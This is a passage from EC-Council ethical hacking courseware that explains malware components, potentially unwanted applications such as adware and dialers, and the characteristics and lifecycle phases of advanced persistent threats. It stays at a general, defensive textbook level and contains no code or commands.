- **Packer**: This software compresses the malware file to convert the code and data of the malware into an unreadable format. It uses compression techniques to pack the malware.
- **Payload**: It is the part of the malware that performs the desired activity when activated. It may be used for deleting or modifying files, degrading the system performance, opening ports, changing settings, etc., to compromise system security.
- **Malicious Code**: This is a piece of code that defines the basic functionality of the malware and comprises commands that result in security breaches.

Potentially Unwanted Application or Applications (PUAs)

Potentially unwanted applications or programs (PUAs or PUPs, respectively), also known as grayware/junkware, are potentially harmful applications that may pose severe risks to the security and privacy of data stored in the system where they are installed. Most PUAs originate from sources such as legitimate software packages and even malicious applications used for illegal activities. PUAs can degrade system performance and compromise privacy and data security. Most PUAs get installed when downloading and installing freeware using a third-party installer or when accepting a misleading license agreement. PUAs can covertly monitor and alter the data or settings in the system, similarly to other malware.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of PUAs

- **Adware:** These PUAs display unsolicited advertisements offering free sales and pop-ups of online services when browsing websites. They may disturb normal activities and lure victims into clicking on malicious URLs. They may also issue bogus reminders regarding outdated software or OS.
- **Torrent:** When using torrent applications for downloading large files, the user may be compelled to download unwanted programs that have features of peer-to-peer file sharing.
- **Marketing:** Marketing PUAs monitor the online activities performed by users and send browser details and information regarding personal interests to third-party app owners. These applications then market products and resources based on users' personal interests.
- **Cryptomining:** Cryptomining PUAs make use of the victims' personal assets and financial data on the system and perform the digital mining of cryptocurrencies such as bitcoins.
- **Dialers:** Dialers or spyware dialers are programs that get installed and configured in a system automatically to call a set of contacts at several locations without the user's consent. Dialers cause massive telephone bills and are sometimes very difficult to locate and delete.

Potentially Unwanted Application: µTorrent

Source: *https://www.utorrent.com*

Microsoft and other antimalware products have classified µTorrent, a popular BitTorrent client, as malware or a potentially unwanted application (PUA). Consequently, the installation of µTorrent is blocked on many computers. Microsoft even lists µTorrent in its malware encyclopedia as PUA:Win32/Utorrent, with the description, "This application was stopped from running on your network because it has a poor reputation. This application can also affect the quality of your computing experience."

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.1: Screenshot showing PUAs detected and blocked

Adware

Adware refers to software or a program that supports advertisements and generates unsolicited ads and pop-ups. It tracks cookies and user browsing patterns for marketing purposes and to display advertisements. It collects user data such as visited websites to customize advertisements for the user. Legitimate software can be embedded with adware to generate revenue, in which case the adware is considered a legitimate alternative provided to customers who do not wish to pay for the software. In some cases, legitimate software may be embedded with adware by an attacker or a third party to generate revenue.

Software containing legitimate adware typically provides the option to disable ads by purchasing a registration key. Software developers utilize adware as a means to reduce development costs and increase profits. Adware enables them to offer software for free or at reduced prices, motivating them to design, maintain, and upgrade their software products.

Adware typically requires an Internet connection to run. Common adware programs include toolbars on a user's desktop or those that work in conjunction with the user's web browser. Adware may perform advanced searches on the web or a user's hard drive and may provide features to improve the organization of bookmarks and shortcuts. Advanced adware may also include games and utilities that are free to use but display advertisements while the programs launch. For example, users may be required to wait until an ad is completed before watching a YouTube video.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

While adware can be beneficial by offering an alternative to paid software, attackers can misuse adware to exploit users. When legitimate adware is uninstalled, the ads should stop. Further, legitimate adware requests a user for permission before collecting user data. However, when user data is collected without the user's permission, the adware is malicious. Such adware is termed spyware and can affect the user's privacy and security. Malicious adware is installed on a computer via cookies, plug-ins, file sharing, freeware, and shareware. It consumes additional bandwidth and exhausts CPU resources and memory. Attackers perform spyware attacks and collect information from the target user's hard drive about visited websites or keystrokes in order to misuse the information and conduct fraud.

Indications of Adware

- **Frequent system lag**: If the system takes longer than usual to respond, it may have adware infection. Adware also affects the processor speed and consumes memory, degrading performance.
- **Inundated advertisements:** The user is flooded with unsolicited advertisements and pop-ups in the user interface while browsing. Occasionally, the advertisements can be very challenging to close, paving way to malicious redirections.
- **Incessant system crash:** The user's system may crash or freeze constantly, occasionally displaying the blue screen of death (BSoD).
- **Disparity in the default browser homepage:** The default browser homepage changes unexpectedly and redirects to malicious pages that contain malware.
- **Presence of new toolbar or browser add-ons:** The installation of a new toolbar or browser add-on without the user's consent is an indication of adware.
- **Slow Internet:** Adware may cause the Internet connection to slow down even in normal usage by downloading huge advertisements and unwanted items in the background.
- **Unusual network traffic:** An increase in data usage or unusual network traffic can indicate that adware is sending and receiving information from the victim's device, possibly related to tracking browsing habits or fetching more ads.
- **Difficulty in removing unwanted software:** Adware often comes bundled with other software, making it difficult to remove.
- **Unauthorized data collection:** Some adware variants track browsing habits, search queries, and even personal information to display targeted ads.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



APT Concepts

Advanced persistent threats are a major security concern for any organization, as they represent threats to the organization's assets, resources, financial records, and other confidential data. APT attacks can damage the reputation of an organization by revealing sensitive data. This section discusses APTs as well as their characteristics and lifecycle.

What are Advanced Persistent Threats?

An advanced persistent threat is defined as a type of network attack whereby an attacker gains unauthorized access to a target network and remains in the network without being detected for a long time. The word "advanced" signifies the use of techniques to exploit the underlying vulnerabilities in the system. The word "persistent" signifies the external command-and-control (C&C) system that continuously extracts the data and monitors the victim's network. The word "threat" signifies human involvement in coordination. APT attacks are highly sophisticated attacks whereby an attacker uses well-crafted malicious code along with a combination of multiple zero-day exploits to gain access to the target network. These attacks involve well-planned and coordinated techniques whereby attackers erase evidence of their malicious activities after their objectives have been fulfilled. APT attacks are usually performed on organizations possessing valuable information, such as financial, healthcare, defense and aerospace, manufacturing, and business organizations. The main objective of these attacks is to obtain sensitive information rather than sabotaging the organization and its network.

Information obtained by an attacker through APT attacks includes:

- Classified documents
- User credentials

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Employee's or customer's personal information
- Network information
- Transaction information
- Credit card information
- Organization's business strategy information
- Control system access information
- Intellectual property
- Financial records
- Technical and infrastructure information
- Emails and internal communications
- Operational data, such as manufacturing processes and supply chain information

Characteristics of Advanced Persistent Threats

APTs have various characteristics based on which attackers can design and plan their activities to successfully launch an attack. According to security researchers Sean Bodmer, Dr. Max Kilger, Jade Jones, and Gregory Carpenter, some key characteristics of APTs are as follows:

- **Objectives**

  The main objective of any APT attack is to repeatedly obtain sensitive information by gaining access to the organization's network for illegal earnings. Another objective of an APT may be spying for political or strategic goals.

- **Timeliness**

  It refers to the time taken by an attacker from assessing the target system for vulnerabilities to exploiting them to gain and maintain access to the target system.

- **Resources**

  It is defined as the amount of knowledge, tools, and techniques required to perform an attack. APT attacks are more sophisticated attacks performed by highly skilled cyber-criminals, and they require considerable resources.

- **Risk Tolerance**

  It is defined as the level up to which the attack remains undetected in the target network. APT attacks are well planned and executed with proper knowledge of the target network, which helps them remain undetected in the network for a long time.

- **Skills and Methods**

  These are the methods and tools used by attackers to perform a certain attack. The methods used for performing the attack include various social engineering techniques to gather information about the target, techniques to prevent detection by security mechanisms, and techniques to maintain access for a long time.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Actions**

  APT attacks follow a certain number of technical "actions" that make them different from other types of cyber-attacks. The main objective of such attacks is to maintain their presence in the victim's network for a long time and extract as much data as possible.

- **Attack Origination Points**

  They refer to the numerous attempts made to gain entry into the target network. Such points of entry can be used to gain access to the network and launch further attacks. To succeed in gaining initial access, the attacker needs to conduct exhaustive research to identify the vulnerabilities and gatekeeper functions in the target network.

- **Numbers Involved in the Attack**

  It is defined as the number of host systems involved in the attack. APT attacks are usually performed by a crime group or crime organization.

- **Knowledge Source**

  It is defined as the gathering of information through online sources about specific threats, which can be further exploited to perform certain attacks.

- **Multi-phased**

  One of the important characteristics of APTs is that they follow multiple phases to execute an attack. The phases followed by an APT attack are reconnaissance, access, discovery, capture, and data exfiltration.

- **Tailored to the Vulnerabilities**

  The malicious code used to execute APT attacks is designed and written such that it targets the specific vulnerabilities present in the victim's network.

- **Multiple Points of Entries**

  Once an adversary enters the target network, he/she establishes a connection with the server to download malicious code for further attacks. In the initial phase of an APT attack, the adversary creates multiple points of entry through the server to maintain access to the target network. If one point of entry is discovered and patched by the security analyst, then the adversary can use a different entry point.

- **Evading Signature-Based Detection Systems**

  APT attacks are closely related to zero-day exploits, which contain malware that has never been previously discovered or deployed. Thus, APT attacks can easily bypass security mechanisms such as firewalls, antivirus software, IDS/IPS, and email spam filters.

- **Specific Warning Signs**

  APT attacks are usually impossible to detect. However, some indications of an attack include inexplicable user account activities, the presence of a backdoor Trojan for maintaining access to the network, unusual file transfers and file uploads, unusual database activities, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Highly Targeted**

  APTs are not random attacks; they are meticulously planned and executed against specific targets, such as government agencies, military institutions, corporations, and critical infrastructure, to achieve specific objectives.

- **Long-term Engagement**

  Unlike other cyber threats that seek quick gains, APTs aim for long-term presence within the target's network. Attackers spend considerable time studying the target, customizing their attack methods to evade detection and maintain access for months or even years.

- **Use of Advanced Techniques**

  Attackers use a variety of sophisticated techniques and malware to infiltrate networks, evade detection, and establish persistence. This includes spear-phishing, zero-day vulnerabilities, rootkits, and multi-stage malware.

- **Complex Command and Control (C2) Infrastructure**

  APTs often use a sophisticated network of C2 servers to communicate with the compromised systems, receive stolen data, and send further instructions. This infrastructure is usually redundant and obfuscated to protect against takedown attempts.

Advanced Persistent Threat Lifecycle

In the current threat landscape, organizations need to pay greater attention to APTs. APTs may target an organization's IT assets, financial assets, intellectual property, and reputation. Commonly used security and defensive controls will not suffice to prevent such attacks. Attackers behind such attacks adapt their TTPs based on the vulnerabilities and security posture of the target organization. Thus, they can evade the security controls of the target organization.

To launch an APT attack, attackers follow a certain set of phases to target, penetrate, and exploit an organization's network. Attackers must follow each phase step by step to successfully compromise and gain access to the target system.

The various phases of the APT lifecycle are as follows:

1. **Preparation**

   The first phase of the APT lifecycle is preparation, where an adversary defines the target, performs extensive research on the target, organizes a team, builds or attains tools, and performs tests for detection. APT attacks usually require a high level of preparation, as the adversary cannot risk detection by the target's network security. Additional resources and data may be necessary before carrying out the attack. An attacker needs to perform highly complex operations before executing the attack plan against the target organization.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Initial Intrusion

The next phase involves attempting to enter the target network. Common techniques used for an initial intrusion are sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Spear-phishing emails usually appear legitimate, but they contain malicious links or attachments containing executable malware. These malicious links can redirect the target to the website where the target's web browser and software are compromised by the attacker using various exploit techniques. Sometimes, an attacker may also use social engineering techniques to gather information from the target. After obtaining information from the target, attackers use such information to launch further attacks on the target network. In this phase, malicious code or malware is deployed into the target system to initiate an outbound connection.

3. Expansion

The primary objectives of this phase are expanding access to the target network and obtaining credentials. If the attacker's aim is to exploit and gain access to a single system, then there is no need for expansion. However, in most cases, the objective of an attacker is to access multiple systems using a single compromised system. In this scenario, the first step performed by an attacker after an initial compromise is to expand access to the target systems. The main objective of the attacker in this phase is to obtain administrative login credentials to escalate privileges and to gain further access to the systems in the network. For this purpose, the attacker tries to obtain administrative privileges for the initial target system from cached credentials and uses these credentials to gain and maintain access to other systems in the network. When attackers are unable to obtain valid credentials, they use other techniques such as social engineering, exploiting vulnerabilities, and distributing infected USB devices. After the attacker obtains the target's account credentials, it is difficult to track his/her movement in the network, as he/she uses a legitimate username and password.

This expansion phase supports other phases of the APT lifecycle. In the search and exfiltration phase, the attacker can obtain the target data by gaining access to the systems. Attackers identify systems that can be used for installing persistence mechanisms and identify appropriate systems in the network that can be leveraged to exfiltrate data.

4. Persistence

This phase involves maintaining access to the target system, starting from evading endpoint security devices such as IDS and firewalls, entering into the network, and establishing access to the system, until there is no further use of the data and assets.

To maintain access to the target system, attackers follow certain techniques or procedures, which include use of customized malware and repackaging tools. These tools are designed such that they cannot be detected by the antivirus software or security tools of the target. To maintain persistence, attackers use customized malware that includes services, executables, and drivers installed on various systems in the target

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

network. Another way to maintain persistence is finding locations for installing the malware that are not frequently examined. These locations include routers, servers, firewalls, printers, etc.

5. **Search and Exfiltration**

   In this phase, an attacker achieves the ultimate goal of network exploitation, which is generally to gain access to a resource that can be used for performing further attacks or using that resource for financial gain. In general, attackers target specific data or documents before launching an attack. However, in some cases, although attackers determine that crucial data are available in the target network, they are unaware of the location of the data. A common method for search and exfiltration is to steal all the data including important documents, emails, shared drives, and other types of data present on the target network. Data can also be gathered using automated tools such as network sniffers. Attackers use encryption techniques to evade data loss prevention (DLP) technologies in the target network.

6. **Cleanup**

   This is the last phase, where an attacker performs certain actions to prevent detection and remove evidence of compromise. Techniques used by the attacker to cover his/her tracks include evading detection, eliminating evidence of intrusion, and hiding the target of the attack and attacker details. In some cases, these techniques also include manipulating the data in the target environment to mislead security analysts.

   It is imperative for attackers to make the system appear as it was before they gained access to it and compromised the network. Therefore, it is essential for an attacker to cover his/her tracks and remain undetected by security analysts. Attackers can change any file attributes back to their original state. Information listed, such as file size and date, is just attribute information contained in the file.


